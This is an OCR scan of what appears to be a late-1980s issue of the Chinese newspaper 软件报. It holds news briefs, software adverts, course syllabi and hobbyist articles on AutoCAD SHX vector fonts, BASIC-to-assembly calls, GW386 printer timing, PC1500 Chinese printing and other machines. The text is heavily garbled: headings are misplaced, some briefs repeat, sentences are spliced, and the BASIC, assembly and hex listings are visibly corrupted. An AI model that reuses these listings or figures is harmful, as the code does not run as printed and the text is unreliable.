三、改造费用是多数用户很关心的问题。虽然近一时期的集成电路芯片价格上涨幅度很大，但我们将从各方面进行努力，力争将每台机器的改造费用控制在“数十元”之内。(这主要决定于元件价格)。

四、由于LASER 310数量多，分布广，多数用户缺乏自己改造的能力，所以我们将在全国各地布点设机(欢迎具备改机条件的单位与我们合作)。改机单位落实后将统一在本报刊登广告，用户便可就地改造。同他们联系过计算机控制”项目已通过鉴定。

△中扶抚顺市委组织部微机室最近完成了通用dBASE III数据库管理软件的开发设计工作。该软件的最大特点是通用性强。凡是dBASE III用户编制的DBF数据文件都可在该系统内实现绝大多数的高级功能。

△“银行储蓄事后监督应用系统(简称CX SH系统)”已在山西通过鉴定。

△中国计算机工业协会M68000系列协会最近也在四川省自贡市召开了第四届年会，来自全国各地的70多名代表参加了年会。

### 关于LASER 310

### 改造升级

### 答读者问

## 信 誉 期 待

### 软件推广广告

首先，向您表示衷心的感谢，自贵报2月11日登出我厂“九龙SPriaG-27A国内首创的超级EPROM通用读写卡和超级EPROM编程机”广告后，短短几天就收到许多来信与定货，现厂里的现货已订购一空，没敢想到反映如此强烈，我们现在正积极组织生产，以满足用户急需，我谨代表全厂职工向您致以深深的谢意。

重庆九龙计算机配件厂 周明

周明同志：

贵厂的产品畅销，我们也同意一样的高兴。“反映如此强烈”，功劳不能全归于本报，这首先是您们瞄准了市场，产品技术新颖，开发速度快。“现货已订购一空”，这是你们推出产品的第一步，供货是否及时；产品的质量怎样；售后服务如何？这是每个用户所关心的问题，我们期待着用户对您的评价。

本报广告部

编者按：本报曾在98年41-43页上连续发表了“87年之最”一文的一小部份。时至今日作为小知识，编解者又选出一节，奉献给读者。该文由南通郭宏、彭影、刘道清、南通四同志译自《美PC杂志》。

### ☆IBM微通道结构和PS/2 Model 50 IBM微通道结构是一种智能化的，具有多处理能力的高性能快速结构，它有助于IBM升级，对其它公司在企用PC AT结构提高自身产品性能则是一种挑战。

为你决定使用微通道结构时，应该选择什么机器呢？选择Model 50。Model 50体积小，速度快，完全符合PS/2，即使配置慢的硬盘，即使只有三个扩展槽，它也值得接受了。

三个扩展槽分配：一个网卡，一个插存盘器卡，供运行OS/2，一个是IBM A卡供呼叫主机。

☆AST Premium/286 虽然ast计算机装备了32位CPU，使87年成为386之冠，但这并不意味着286的终结。在大部分应用中，286仍

### 八七年之最

有广阔的市场，AST Premium/286就是一例。这个新型的热门的PC AT级机器给286设计带来了新的生机。AST在286设计中树立了优质性能，远远地超过了IBM的最初设计。它的母板上没有存储槽，存储槽安装在特制的存储卡上，该卡具有自己的等待状态CPU连接，如果需要，可扩展另一存储卡，使内存空间达到2MB。CPU内置运行在10MHz时钟频率下，如果需要，也能降至8MHz或6MHz。

▲上海玩具九厂应用“冲裁模CAD/CAM系统”设计制造玩具获得成功。

▲上海大学工学院将计算机图形处理和数据处理技术用于皮鞋行业，最近研制成“PX—1皮鞋(平面型)CAD系统”。

▲为在目前市电话环境下提高线路利用率及传输有效率，推广应用计算机异步通讯，上海浦东汽车运输公司研制成功QS全双工通讯软件。

▲上海玻璃厂应用计算机对老设备进行改造，在玻璃窑炉的控制上获得成功，可新增年效益64万元，用于该厂的“玻璃窑炉热工过程电子计算机控制”项目已通过鉴定。

▲中扶抚顺市委组织部微机室最近完成了通用dBASE III数据库管理软件的开发设计工作。该软件的最大特点是通用性强。凡是dBASE III用户编制的DBF数据文件都可在该系统内实现绝大多数的高级功能。

▲“银行储蓄事后监督应用系统(简称CX SH系统)”已在山西通过鉴定。

▲中国计算机工业协会M68000系列协会最近也在四川省自贡市召开了第四届年会，来自全国各地的70多名代表参加了年会。

★编号：890401  
名称：长城机在高分辨(点阵为640×450)下作彩色图形程序  
作者：杨志忠

功能简介：本软件适用于任何型号的长城机。软件包括：  
1. 整屏图形及小框图形的存盘及调出，一块362K软盘可存三幅整屏图形或数个小框图形及此作图程序，用户在编制其它程序时，只要按说明书中所用4条BASIC语句就可把整幅或小框图形调出，软盘中示范图形，供参考。

2. 本程序采用键盘控制步长可调的单独点或花形点的移动来作图，主要功能有：作直线、矩形、圆、三角形、平行四边形、球冠形、椭圆、移图、擦图及键盘输入作图、线、形等功能。操作简单，介绍了配色的方法，本程序不加密以便交流。

源程序语言：BASIC A  
运行环境：长城系列微机  
转让形式：磁盘和使用说明书  
转让价格：60元(含邮资)

收款单位：成都《软件报》编辑部  
★编号：890402  
名称：APPLE II 高分辨率图像快速显示及清屏软件  
作者：傅德平 黎亚招

功能简介：本软件是为APPLE II用户高分辨率图像快速显示及清屏软件，是目前在APPLE II上流行的最高级的显示及清屏方式。这些方式手法新颖、独特，它实现了图像的顺时针、逆时针旋转，从上向下颠倒，从左上角向右下角倾斜，低灰度区、撤花式、螺旋式及四边形式收缩或扩展，为块的随机、旋转式、直线式填充屏幕等×4种显示及清屏方式。它面向用户，具有接口灵活，使用方便等特点。用此软件进行图形图像显示及清屏，可以使原来非常单调死板的显示方式，变得丰富多彩，同时也为你的软件增添特色。

另外，可以按照使用说明把此软件中的几个程序加在你的软件中，直接为你使用，而这是一般工具软件不能达到的。

源程序语言：6502汇编语言及BASIC语言。

运行环境：APPLE II及兼容机在DOS 3.3下。

转让形式：软盘一张，使用说明书一本。  
转让价格：60元(含邮资)

收款单位：成都《软件报》编辑部



软件交流



本报责任编辑 04号

用 AUTOCAD 的 SHX 文件建立矢量汉字库的方法

说明: 本节重点分析 SHX 文件结构。SHX 文件的字节结构分四部分。AUTOCAD SHape 的版本号。形状索引字节

矢量汉字是专门支持具有绘图技术的绘图机使用的汉字。目前微机上都无配备矢量汉字。现在普遍使用的 AUTOCAD 软件已开发

二 矢量汉字库的编制 矢量汉字是由线段组成的, 而线段由两个点坐标确定。如果把线段的端点坐标值固定在 0-15 之间, 则矢量汉字线段端点的坐标就可以同 16x16 点阵中的象素联系起来。以集合 {0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F} 表示 16x16 点阵的横坐标, 正好是半个字节。把横坐标放在一个字节的高 4 位, 纵坐标放在一个字节的低 4 位, 则 HEX (OO) ~ HEX (FF) 就可以表示 16x16 的点阵中任何一点的坐标。因此用两个字节即可表示一条有向线段。如果规定每个汉字最多 20 笔划, 则用 54 个字节即可表示一个汉字。不足 27 笔划的用空字节填充。矢量汉字库就是按区位码 1601~8794 的顺序依次存储了国标一、二级汉字。

三 AUTOCAD 形状描述文件 SHX 结构分析 SHX 文件是具有特殊格式的文件, 与之对应的是 SHIP 可读的文本文件。SHIP 文件在有关书籍中已有

形状描述字节 1: 文件结束符 @AULOCAD SHape 版本号 SHX 文件第 15 至第 24 字节是 SHape 的版本号, 具体内容是: AULOCAD-86 SHape 1.0 每个字节用 ASC I 码存储占一个字节。第 22, 23, 24 字节是 0 D, 0A, 1A。 ②形状索引字节 SHX 文件从第 25 个字节开始是形状索引字节, 这部分的字节长度与一个 SHX 文件中形状定义的数目有关。如果 SHX 文件中描述了 N 个形状则索引字节的长度是 4xN+4+2。分配如下: 第 25~28 字节是形状定义的开始和结束编号, 每个编号占一个字节, 后跟一个结束符 "0"。 第 29 字节是 SHX 文件中形状 "0" 的总个数, 第 30 字节是结束符 "0"。

后面 4 个字节说明一个形状的意义, 其中第一字节是形状编号, 第二字节是 "0", 第三及第四字节是包括形状名称和结束符在内的形状说明字节的总字节数。第三字节是低位, 第四字节是高位。目前 38 个汉字形状描述文件, 每次都存储了 2 个区的汉字, 每个汉字作为一个形状, 这样形状的总数是 94x2=188 个。那么索引字节的长度是: 188x4+6=758 B

③形状描述字节 形状描述字节从始编号开始到终编号依次对各形状进行描述。汉字的模样也就在这里说明。形状描述字节是由专用码和矢量表示的。汉字字形用到的专用码是: 0, 1, 2, 8, 9, 每个码占一个字节, 其排列的顺序同 SH-HP 对应的形状说明部分相同。SHX 文件对 X-Y 位移量用负码表示的, 因此当取出一个字节其 ASC I 码值大于 127 时, 实际上 X-Y 位移量是负数, 数值是这个 ASC I 码值的补码。关于代码的意义及矢量的表示法可以参阅《AUTOCAD 计算机绘图软件》中对 SH-HP 文件的说明, 本文不再详述。

④文件结束符 SHX 文件最后三个字节是文件结束标记 "EOF" 四 用 SHX 文件建立矢量汉字库

SHX 文件是由矢量代码组成的, 要转换成有向线段端点坐标组成的矢量汉字库, 就需有一个代码转换过程。具体作法可分以下几步: 1. 从第 1 个 HZ16.SHX 开始到 HZ86.SHX 止把每一个文件内码 1 到 94 的两个汉字区信息转换成矢量汉字库信息。

2. 在转换每一个汉字信息时, 首先从 SHX 文件的索引部分取出该汉字代码存储的记录号和代码码头, 然后从说明部分取出该汉字信息进行翻译, 把代码转换成有向线段存入大量汉字库, 同时对有向线段的个数进行累计形成矢量汉字库的索引文件。如果形成等长字节的矢量汉字库, 则对笔划不够 27 笔的汉字最后补 "0", 共 54 字节。

3. 由代码转换成有向线段的具体方法如下: 首先设置一个 DRAW 方式参数, 初始设置为 DRAW AW=1, 然后逐个取出代码信息。 当代码=1 时, DRAW=1, 划线方式 当代码=2 时, DRAW=2, 不划线方式 当代码=8 时, 取出后面两个字节作为 X-Y 位移量, 再分解为坐标, 分两种情况: 当 DRAW=1 时, 则划线至此点, 是一条有向线段。

当 DRAW=0 时, 则改变划线的起点坐标为当前 X-Y 坐标, 不划线。 当代码=98 时, 连续取出后面两个字节作为 X-Y 位移量, 直到 X-Y 位移量为 (0, 0) 止。其划线情况和代码 8 相同。 当给出矢量代码时, 取出高位位为矢量长度, 低 4 位为方向代码, 算用坐标值, 根据当前 DRAW 状态决定是否划线移动。

对于有划线移动的情况, 就将划线的起点坐标和终点坐标存入矢量汉字库中。通过这些步骤就可将矢量汉字库快速建立起来, 避免了人工造字的麻烦。本文最后附上了通过 SHX 文件建立矢量汉字库的 Basic 源程序。可供参考, 用这个程序在 Super 386 微机上市只需 40 分钟即可完成 6763 个汉字的矢量汉字库建立工作。 秦皇岛 尹信松 张德环 姜伟

```
TYPE SHX.DOC
CLS KEY OFF
OPEN "D:\otlib1" AS #1 LEN=54
FIELD #1,54 AS HZK*
N1=1:TIME#="0"
FOR I=16 TO 876 STEP 1
FILE#="hz"+MID$(STR$(I),2,2)+".shx"
OPEN FILE# AS #3 LEN=1
FIELD #3,1 AS D$
NO NUM=29:NIND=33
LOC GET #3,NUM,N=ASC(D$):NM=31+4*N
110 LOCATE 15,30,PRINT FILE#.N
FOR J=1 TO N
GET #3,NUM+2,1#N=ASC(D$+4B):101 GET #3,NUM+3,NN=ASC(D$+4B)
140 GET #3,NIND,NN=ASC(D$)-6,K=0:HZ#=""
LOCATE 1,37,PRINT TIME#
150 IF NNN<1 OR NNN>94 THEN NIND=NIND+4:NUM=NUM+NN+6:GOTO 450
160 LOCATE 17,30,GET #3,NUM+0,PRINT MID$(STR$(ASC(D$)-4B),2,1):
170 GET #3,NUM+1:PRINT MID$(STR$(ASC(D$)-4B),2,1):
180 GET #3,NUM+2:PRINT MID$(STR$(ASC(D$)-4B),2,1):
190 GET #3,NUM+3:PRINT MID$(STR$(ASC(D$)-4B),2,1):
200,NUM=NUM+5,PENS,PAFE=1:HZOB=0,H ZXY=0,HZXO=0,HZYD=0
210 FOR M=1 TO NN
220 GET #3,NUM+M-1,SHXCODE=ASC(D$)
230 IF HZOB=9 OR HZOB=9 OR HZOB=8 THEN 340
240 IF SHXCODE=2 THEN PENSTATE=0,GOTO 420
250 IF SHXCODE=1 THEN PENSTATE=1,GOTO 420
260 IF SHXCODE=8 THEN HZOB=8:GOTO 420
270 IF SHXCODE=8 THEN HZOB=9:GOTO 420
280 ALFA=360/16,PI=3.141593
290 LD=FIX(SHXCODE/16),JD=SHXCODE MOD 16
300 HZXN=HZXO+LD*INT(COS(JD*ALFA/180*PI))+.5)
310 HZYN=HZYD+LD*INT(SIN(JD*ALFA/180*PI))+.5)
320 IF PENSTATE=1 THEN K=K+1,HZ#=#Z#+CHR$(HZXO+16+HZYO)+CHR$(HZXN+16+HZYN)
330 HZXO=HZXN:HZYN=GOTO 420
340 IF HZXY=1 THEN 370
350 IF SHXCODE>127 THEN HZXN=HZXO-(256-SHXCODE) ELSE HZXN=HZXO+SHXCODE
360 HZXY=1,GOTO 420
370 IF SHXCODE>127 THEN HZYN=HZYO THEN HZOB=0,HZXY=0,GOTO 420
380 IF HZOB=9 AND HZXN=HZXO AND HZYN=HZYO THEN HZOB=0,HZXY=0,GOTO 420
390 IF PENSTATE=1 THEN K=K+1,HZ#=#Z#+CHR$(HZXO+16+HZYO)+CHR$(HZXN+16+HZYN)
400 HZYO=HZXN:HZXN=HZXO,HZXY=0
410 IF HZOB=8 THEN HZOB=0
420 NEXT M,NUM=NUM+NN+1
430 FOR KKK=1 TO 27-K:HZ#=#Z#+CHR$(0):NEXT KKK:LIST HZK#=#Z#:PUT #1,N1
440 N1=N1+1,NIND=NIND+4
450 NEXT J:CLOSE #3
460 NEXT I
470 END
```

在 BASIC 设置高分辨率操作图

在高分辨显示器上, 用户使用 BASIC 语言时, 不能完成高分辨率作图。笔者在实际使用中, 通过用 BASIC 语言调用汇编语言, 可以完成对高分辨率显示器的设置。 BASIC 语言调用汇编需要以下 100 .set mode 240=400 graphics New mode=42h 步骤完成。首先, 由 DEBUG 命令 110 SCREEN 2 得到完成特定功能汇编语言目标码的 110 COBUB 150 数组, 并且将汇编语言目标码按字节 120 AX=#A2:DFF SEC:SUBRT=VARPTR(ARRAY(1)) 序放入数组元素中。最后, 由 BAS-130 CALL SUBRT(AX) IC 语言中 VARPTR 语言获得存放 135 LINE(1,1)-(630,190) 汇编语言目标码的数组第一个元素在 150 .set up INT10(ax) subroutine 内存放汇编语言目标码的数组第一个 160 DDFAIN A-2:OPTION BASE 1:DIM ARRAY(11) 元素在内存地址中的地址, 用 CALL 180 ARRAY(1)=#H955 :PUSH BP 语言调用汇编语言。这样就完成了 B. 180 ARRAY(2)=#H8B5 :MOVH BP,SP ASIC 语言对汇编语言的调用。 90 ARRAY(3)=#H67 :MOVH SI,ARP+6U 汇编语言完成对高分辨率显示器 200 APPAY(4)=#H48B :MOV AX,ASIU 的设置。将设置器设置为高分辨率调 210 APPAY(5)=#H10CD :INT 10h 用系统 INT10h 完成, 这时 (AL) 220 APPAY(6)=#HE589 :MOV BP,SP 寄存器中功能码, 48h, 下面用 B- 230 APPAY(7)=#H768B :MOV SI,ADP+6U ASIC 语言调用汇编语言完成对高 240 APPAY(8)=#H8906 :MOV ASIU,AX 分辨率显示设置的一个完整例子程序 250 APPAY(9)=#H5D04 :POP 260 APPAY(10)=#h2CA :RETF 2 在 PC-XT/286 上实际使用。 270 APPAY(11)=#H0 280 RETURN

继 GW0520, GW286 之后, 长城计算机公司又推出了 GW386 高档微机。GW386 不论在功能上, 还是在运算速度方面都比在机型有很大提高, 在目前国内微机销售市场中具有举足轻重的地位。 但对用户来说, 要将低档机的软件直接用到 GW386 上有时会遭到一些问题。笔者有一台 DBASE-3 编写的报表打印程序, 在 GW0520-CH 上能顺利运行, 但拿到 GW386 上却失灵了, 表现为打印机失控, 造成系

统死机。我们对这两种机型都进行了测试。我们这两种机型都接的是日本 EPSON-1500 打印机, 都用的是长城公司最新高级图形打印软件 HGP, EXE 和 PC, EXE 驱动打印机, 所选用的控制码完全按该软件的使用中所提供的代码。但这种现象, 仔细分析起来并不奇怪, GW386 采用 80386 芯片, 0530-CH 采用芯片 8088 芯片。前者的运行速度是后者的数倍, 虽说它们的指令系统兼容, 但对它们驱动部份, 在 8088 CPU 上能通过指令序列, 拿到 80386 机器上却不

浅析 GW386 与打印机的速度匹配问题

一定能通过。请看, 在一般的打印驱动程序中, 向打印机发一字节后发送控制信号的打印指令序列是: MOV AL, 0DH OUT DX, AL ; 启动选通位 MOV AL, 0CH OUT DX, AL ; 清除选通位 这里设 DX 为打印机控制口地址。通过粗略计算, 两 OUT 指令间所花的处理时间, 即选通时间对 GW386 和 0525-CH 分别是 0.81US 和 2.52US。考虑到信号的稳定时间, 这 0.81US 的选通时间可能对某些打印机不行, 可能会造成信息的丢失或误传, 因而打印机工作时会出现乱码。 认识到这一点, 对这类问题就有了解决的办法。一种方法是用长城公司提供的 X386.COM 软件临时改变 GW386 的时钟, 使之减慢到和所接的打印机相匹配, 但这样使用起来稍觉麻烦, 人为降低运行速度不免有浪费系统资源之感。另一种方法是在软件中类似上述两 OUT 指令间插入适当条数的空操作, 以延长信号的传送时间, 使之适合于所配外设, 这样做可一劳永逸。但实现起来技术性较强, 对一般用户有一定的困难。以上不妥之处, 望同行指正。 武汉 张国富

# PC1500 机的汉字快速打印

```


10:P=255*PEEK 478
674>PEEK 47868+
J1:B=P+31
20:POKE P,F,D,4,8,9
&FD,4A,8,4,8,&
7B,4A,4,8,4,8,4,
&8B,4B,5,2,8,&
&E,4B,4A,7,4,81
30:POKE P-10,&F4,
&7B,4B,8,4,5,&1
&B,4B,5,1A,4F6,
&7B,4B,8,4,8,4A
&8A,4A,7,4,8B
40:GOSUB 110>POKE
B,444,8,444,&1
5,444,&21
50:GRAPH
60:FOR J=1 TO 2
STEP 1:1:CS12E
1:ROTATE 5-1
70:H=INT (B/256):
L=B-H*256:POKE
&7B,8,H,L
80:FOR J=1 TO 3
CALL PNEXT J
90:NEXT J
100:TEXT :CALL &A7
65:END
110:POKE &400B,3,&
5A,&1A,&63,&51
&4A,&32,&75,1
&4A,&54,&22,&
6B,&35,&41,&4A
120:POKE &441B,4,12
&4A,&69,&43,&
&E9,&22,&56,2,&
6A,&22,&4B,&32
&44,&1A,&47,&
&1B
130:POKE &442B,&C5
&3,&5B,&19,&6B
&1,&47B,&57,&2A
&43,3,&81,&63
&47,&4B,&52,&
&E3
140:GOTO TURN

```

在绘图模式下,用BASIC语句LINE,把汉字当作图形来画的办法打印汉字,由于受解释程序的限制,其打印速度非常缓慢,无法提高。本文提供的方法,是调用ROM内打印西文的程序来打印汉字,不仅速度与打印西文一样快,而且可以用BASIC程序实现中西文混合打印。原来用于西文打印的C SIZE命令和绘图模式下的ROTATE命令对汉字也同样适用。







为了使不熟悉汇编语言的读者也能使用,这里把原来较长的汇编语言程序,简化成只有31个字节,每个字节一个汉字的子程序,供BASIC程序调用。程序中的10,20,30行就是把31个字节写到BASIC程序尾后,为以后调用作好准备。此后每道程序中出现一次CALLP,CE-150打印机就会打印一个汉字,打完一个就把笔笔移到下一个位置。读者只需在自己的程序前面增添这三行,就具备了汉字打印功能,程序中凡需要打印汉字处填入一句CALLP即可。由于该子程序已作了尽可能的简化,所以在文本模式下,打印汉字时,不会像打印西文那样自动换行,必须在需要换行处插入一个LPRINT语句,令其换行。程序第40行中的GOSUB110的作用是,把汉字编码写进内存。如果预先把常用汉字的编码集成一个小字库,录在磁带上,程序运行前已把字库调入内存,那末这一句以及后面的110~140行都可以省略。后面的POKE……语句的作用,是把本程序要打印的汉字,依程序中出现的次序,把它们的检索码(笔划编码在内存中的首地址)依次写至子程序的后面。70行程序再把这个队列的首地址传递给子程序,将来程序中的CALLP就会按这个次序,把所需的汉字一个打印出来。由于每个汉字的检索码只有最后一个字节是大于&C0(192),所以每个大于&C0字节的地址加1就是下一个汉字的检索码。占两个字节,存时高位在前,低位在后。这里“软件报”三个字的检索码分别为&4400,&4415和&4421。

自编汉字编码时,必须仿照原来西文编码的原则,每个字节都表示笔画一次动作的三个参数。把八位字节分成三段,如图的A,B,C



AP-1 软盘驱动器磁头中有8片集成块,ULN2003,MC3086和CA3086。其中CA3086损坏后不易配到。经分析线路,CA3086部分的有关线路如图1。从图中可见,CA3086实际上只有5只NPN晶体管,因此完全可用普通晶体管代替。方法是拔去损坏的CA3086在原L1端上按图2焊接5只9013晶体管即可。也可用万用表查出其中损坏的晶体管单元,剪去损坏部分相应引脚,并焊上晶体管即可。

ULN2003为七级高压达林顿驱动器。损坏后也可用普通的7406代用。7406是六高压输出反相缓冲器/驱动器(象电极开路输出,允许使用电压为30伏)。驱动器上电压为12伏,是可以用的。测出ULN2003中损坏的几组,断开接线,然后用7406换上即可。注意输入输出方向。7406的Vcc(14脚)和GND(4脚)分别接到ULN2003的9脚和8脚。对于使用ULN2003中六组的驱动器,也可全部用7406代替,不过接线要改过。ULN2003接脚见图3,内部线路(一组)见图4。7406接脚见图5,内部推荐线路(一组)见图6。浙江任伟德



软盘驱动器IC的代用

## TASC 编译程序的改进

TASC 的使用并不方便,它编译的程序,要先调入RUNTIME之后,方可运行,很感不便,下面的办法,能使程序的使用变得简单。

在分析了编译程序后,我编制了一个程序(见清单),可将RUNTIME与目标程序链接起来,实现了一次性调入运行。

实现方法:由于RUNTIME是存放于从\$003开始的一段内存中,而目标程序紧接其后,所以实现链接不能使用BASIC程序,也不能使用变量,因此我用EXEC执行T类文件的方法;又因不能使用INPUT和GET,于是使用WAIT命令作为等候的手段。

使用方法:先将本程序打入,以TASC.CHAIN为名存入TASC盘;将BASIC程序编译后,运行本程序,当屏幕上提问:源文件名,是否要改文件名,是否要转移到其他盘上,你一一答复后,便开始运行。若你指定了要换盘,则可假假屏幕上的提示换盘即可。

要注意的是,若要使用本程序,则在PASS0提问时除文件名外不能作任何指定。当源程序太短时,最好不要进行链接,因为链接后,文件会增加17个扇区,将大量占用磁盘空间。

```

10 HOME :BO = CHR$(4)
20 INPUT "NAME" :=INS
30 INPUT "DO YOU WANT CHANGE THE
FILE NAME?" :A$ :IF A$ = "Y" THEN
INPUT "PLEASE INPUT THE NEW
NAME" :=INS :GOTO 70
40 NS = NO
50 PRINT
60 PRINT
70 PRINT
80 PRINT
90 PRINT
100 PRINT
110 PRINT
120 PRINT
130 PRINT
140 PRINT
150 PRINT
160 PRINT
170 PRINT
180 PRINT
190 PRINT
200 PRINT
210 PRINT

```

```

IF A$ = "Y" THEN PRINT "PRIN
T") CHR$(142 - 120) :PLEASE
CHANGE A DISK THEN PRESS ANY
KEY) :CHR$(142 - 120) :PRINT
POKE-14340,0:WAIT-14304,140:
POKE-14340,0
PRINT "PRINT") CHR$(142 - 12
0) :CHR$(4) :DOUBT :AND) :A$
GOTO L) :CHR$(142 - 120) :PEE
K(43617) :224+PEEK(43616) :4013
IF A$ = "Y" THEN PRINT "PRIN
T") CHR$(142 - 120) :PLEASE
PUT THE TASC 2.0 DISK INTO DR
IVER THEN PRESS ANY KEY) :CHR$(
142 - 120) :PRINT "POKE-1434
0,0:WAIT-14304,140:POKE-14340
,0"
PRINT "SELETE COMPLETE"
PRINT D) :CLOSE COMPLETE"
PRINT D) :EXEC COMPLETE"


```

本版责任编辑:07号



LASER-310 故障维修一例

本人使用的一台LASER-310机故障... 故障1: 用逻辑测试笔发现GA008MA1(31脚)类似于C0M, 在工作中只有低电平出现, 无高电平...



H-01 电脑的扩充应用(三)

USR(n)(x)函数。扩充后的函数, 由原来的只可调用1个机器语言子程序增加到可调用10个。其编号由n确定...

附:《程序清单》
ORG 0BBE3H
RET
POP AF
ENE AF,AF
LD DE,0BFCEH
INC HL
CALL STRO
CF 29H
JR Z,STO
CF 36H
RET P
SUB 36H
RET M
SLA A
ADD A,E
LD E,A
INC HL
INC HL
DEC HL
DEC HL
LD A,(DE)
LD (420EH),A
INC DE
LD A,(DE)
LD (420EH),A
DEC HL
DEC HL
JP 3A0EH
END

本程序首次使用前应为JP 0BBE3H
上文中应为17115
-17117单元置为:JP
0BB80H 四川 袁玉棠

中Y。(26~28K) sY。(28~30K) 分别与G A003插座的15、14脚相连... 对于16KROM的片选译码采用改变电路板上二极管与门或门, 将GA003插座的7、8脚分别接A11、A11的方法...

读者园地

中华学习机(CEC-I型)上的两种汉字输入法, 对我们上了年纪的人都不很合适... 长沙 曹景怀

本版责任编辑: 09号

COMX / 屏 / 幕 / 管 / 理

COMX机ROM地址0605—0A84存 有128个字符的机内定义码, 每个字符9字节。下面介绍几个屏幕有关的子程序。


Table with 3 columns: 入口地址, 功能, 入口条件. Rows include 0C80 (定义字符), 1409 (输入字符), 1406 (输出字符), 2CD3 (输出字符), 2E42 (换行), 2E5F (输出空格).

利用这些子程序, 我编写了COMX屏幕管理程序。本程序提供正相显示、反相显示和两种清屏命令。使用方法: 用后面的BASIC程序把机器码送入内存 4450—44F2。然后可以使用下列命令: CALL (4450) 设置正相显示方式, 44F0—2C D3 D5

由下至上清屏, CALL (44E1) 由上至下清屏。辅助BASIC程序如下: 重庆八中 孙健

```
10 FOR I = 0 TO 255: INPUT AS
20 CALL (25E7,0,1): INPUT AS
30 IF AS = "1" THEN I = I + 1: GOTO 20
40 A = F VAL ("M" + I): A = I: G: (1,A)
50 CALL (25E7,0,A): PRINT
60 NEXT I
4450- C4 C4 C4 C4 C4 C4 8B 73
4451- 87 73 9A 73 9A 73 9D 73
4452- 8D 73 FB 06 FB 06 FB 05 AD
4453- FB 08 FB 08 FB 08 A9 D4 0C
4454- FB 08 FB 08 FB 45 AD FB 40
4455- AB FB 0A 09 AB D4 0C 12
4456- 72 AD 72 AD 72 AD 72 EA
4457- 72 AD 72 AD 72 AD C4 C4
4458- C4 C4 C4 C4 C4 C4 8B 73
4459- 9A 73 9A 73 9D 73 9D 73
4460- FB 06 FB 06 FB 06 FB 06
4461- AB FB 06 FB 06 FB 70 AD 4E
4462- FB 7F 5D 1D FB 79 3A
4463- AF FB 01 AF FB 70 AD D4
4464- 0C 90 1B 8B FB 8D 3A 69
4465- 12 AD 72 AD 72 AD 72 AD
4466- BA 72 A9 02 AB 5F 1B
4467- AC 2E 42 2E 42 2C 3A
4468- D5 FB 1B AC FB 8D 3A
4469- D5 FB 1B AC FB 8D 3A
4470- 2C D3 D5
```

LASER 200微机供存放 BASIC 文本的内存仅1K多, 在使用时很受限。用2K x 8位的RAM芯片(原机器的SRM2018)即可进行简易扩展。ROM空位上也可再焊一片2K x 8位RAM芯片, 按法略有不同...



这样总共可扩展6KRAM。四川 黄新平

时间天天

注: 带 \* 部分初级班暂不要求。《中华学习机教程》(初中级)
一、基本内容
该课程主要介绍中华学习机CEC-I的主要部件及其安装, BASIC程序设计, 文件管理系统, 操作系统, 汉字系统和LOGO语言管理。
二、目的与要求
通过该课程的学习, 要求学员能够自己安装中华学习机, 利用BASIC语言来编制一些数值计算和逻辑控制的程序, 能够用LOGO语言来绘制简单的图形。全书的重点是BASIC程序设计。
三、教学进度计划
第一、二章 15天 第三章 15天 第四、五章 30天 第六、七、八章 15天 第九、十、十一章 26天 第十二、十三章 15天 第十四章 30天 机动时间5天
《PASCAL 程序设计》(水平班)
一、基本内容
该课程主要介绍标准PASCAL程序设计语言的语句、程序结构、数据类型和编制程序的方法。
二、目的与要求
通过该课程的学习, 使学员能够熟练的运用PASCAL来编制解决实际问题的程序, 针对水平考试, 培养学员阅读程序, 并根据问题的需要来编写程序的能力。该课程的重点是编写和阅读程序。
三、教学进度计划
第一、二章 30天 第三章 30天 第四、五章 30天 第六、七章 30天 第八、九、十章 30天 《C语言》(实用技术班)
一、基本内容
该课程主要介绍C语言的基本概念, 数据类型, 流程控制, 预处理程序, 指针和数组, 与Unix系统的接口以及如何在微型机上运行C语言程序。
二、目的与要求
通过该课程的学习, 使学员初步掌握C语言的编程方法, 并能利用C语言来编写一些简单的应用程序和系统程序。
三、教学进度计划
第一二三四章30天, 第五六七章30天, 第八九章30天, 第十十一章30天, 第十二十三章30天。
《数据库技术》(水平班和初中级)
一、基本内容
本课程从程序设计的角度, 介绍数据库结构中最基本和最实用的线性表、串、阵列、树和图的特性、存取方式及其基本运算, 排序和查找的原理与方法。
二、目的与要求
通过该课程的学习, 使学员能够比较熟练的掌握程序设计技术, 提高程序设计能力, 为开发研制应用软件和系统软件打下基础。重点掌握线性表、串、阵列、树和图等常用的数据结构及其存取方式与基本运算之间的合理匹配, 排序和查找技术。
三、教学进度计划
1. 教师班进度计划
第一、二章30天 第三、四章30天 第五、六章30天 第七、八章30天 第八、九章30天
2. 水平班进度计划
第一、二章30天 第三、四章30天 第五、六章30天 第七、八章30天 第八、九章30天
注:
①9月1日~9月10日为复习考试时间, 每门课程的具体考试时间另行通知。
②凡是有条件上机实习的学员, 请自行安排适当的上机实习。
③对水平班学员, 7、8月份将针对全国计算机应用软件人员水平考试, 组织专题复习和辅导。
④为使实用班课程更实用, 上学期增开一门课程《C语言》, 下学期再增开一门《汉字处理技术》。

